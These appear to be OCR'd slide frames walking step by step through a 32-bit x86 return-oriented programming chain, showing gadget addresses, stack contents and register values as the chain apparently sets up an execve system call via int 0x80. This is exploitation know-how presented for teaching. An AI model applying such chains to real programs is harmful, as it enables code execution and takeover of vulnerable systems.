
0xbffff664

0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
→ ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff644
%ebp	0x65646362
%eip	0x080541b2



```
0xFFFFFFFF
0x080493e1      0xbffff690
...
0x0807b406      0xbffff664
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6      0xbffff62c
0x00000000
```

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff648
%ebp	0x65646362
%eip	0x0809a67d


0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff648
%ebp	0x65646362
%eip	0x0809a67f




0xFFFFFFFF

	0x080493e1	0xbffff690
	...	
	0x0807b406	0xbffff664
	0x080541b0	
	0x080ea068	
	0x0806e91a	
	0x080ea06c	
	0x080e4bd1	
→	0x080ea060	
	0x080481c9	
	0x0809a67d	
	0x080541b0	
	0x080ea070	
	0x0806e91a	
	0x0809a67d	
	0x080ea060	
	0x080bb6d6	0xbffff62c

0x00000000

	pop %edx	0x806e91a
	ret	0x806e91b
	pop %eax	0x80bb6d6
	ret	0x80bb6d7
	mov %eax,(%edx)	0x809a67d
	ret	0x809a67f
	xor %eax,%eax	0x80541b0
	ret	0x80541b2
→	pop %ebx	0x80481c9
	ret	0x80481ca
	pop %ecx	0x80e4bd1
	ret	0x80e4bd2
	inc %eax	0x807b406
	ret	0x807b407
	int 0x80	0x80493e1


%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff64c
%ebp	0x65646362
%eip	0x080481c9



```
0xFFFFFFFF
0x080493e1
                  0xbffff690
...
0x0807b406
                  0xbffff664
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
                  0xbffff62c
0x00000000
```

```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff650
%ebp	0x65646362
%eip	0x080481ca



0xFFFFFFFF

```
0x080493e1
                0xbffff690
...
0x0807b406
                0xbffff664
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
                0xbffff62c
```

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff654
%ebp	0x65646362
%eip	0x080e4bd1


0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
→ 0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
→ ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea070
%esp	0xbffff658
%ebp	0x65646362
%eip	0x080e4bd2



0xFFFFFFFF

0x080493e1

...

0x0807b406

0x080541b0

0x080ea068

0x0806e91a

0x080ea06c

0x080e4bd1

0x080ea060

0x080481c9

0x0809a67d

0x080541b0

0x080ea070

0x0806e91a

0x0809a67d

0x080ea060

0x080bb6d6

0x00000000

0xbffff690

0xbffff664

0xbffff62c

```
pop %edx             0x806e91a
ret                  0x806e91b
pop %eax             0x80bb6d6
ret                  0x80bb6d7
mov %eax,(%edx)      0x809a67d
ret                  0x809a67f
xor %eax,%eax        0x80541b0
ret                  0x80541b2
pop %ebx             0x80481c9
ret                  0x80481ca
pop %ecx             0x80e4bd1
ret                  0x80e4bd2
inc %eax             0x807b406
ret                  0x807b407
int 0x80             0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea070
%esp	0xbffff65c
%ebp	0x65646362
%eip	0x0806e91a

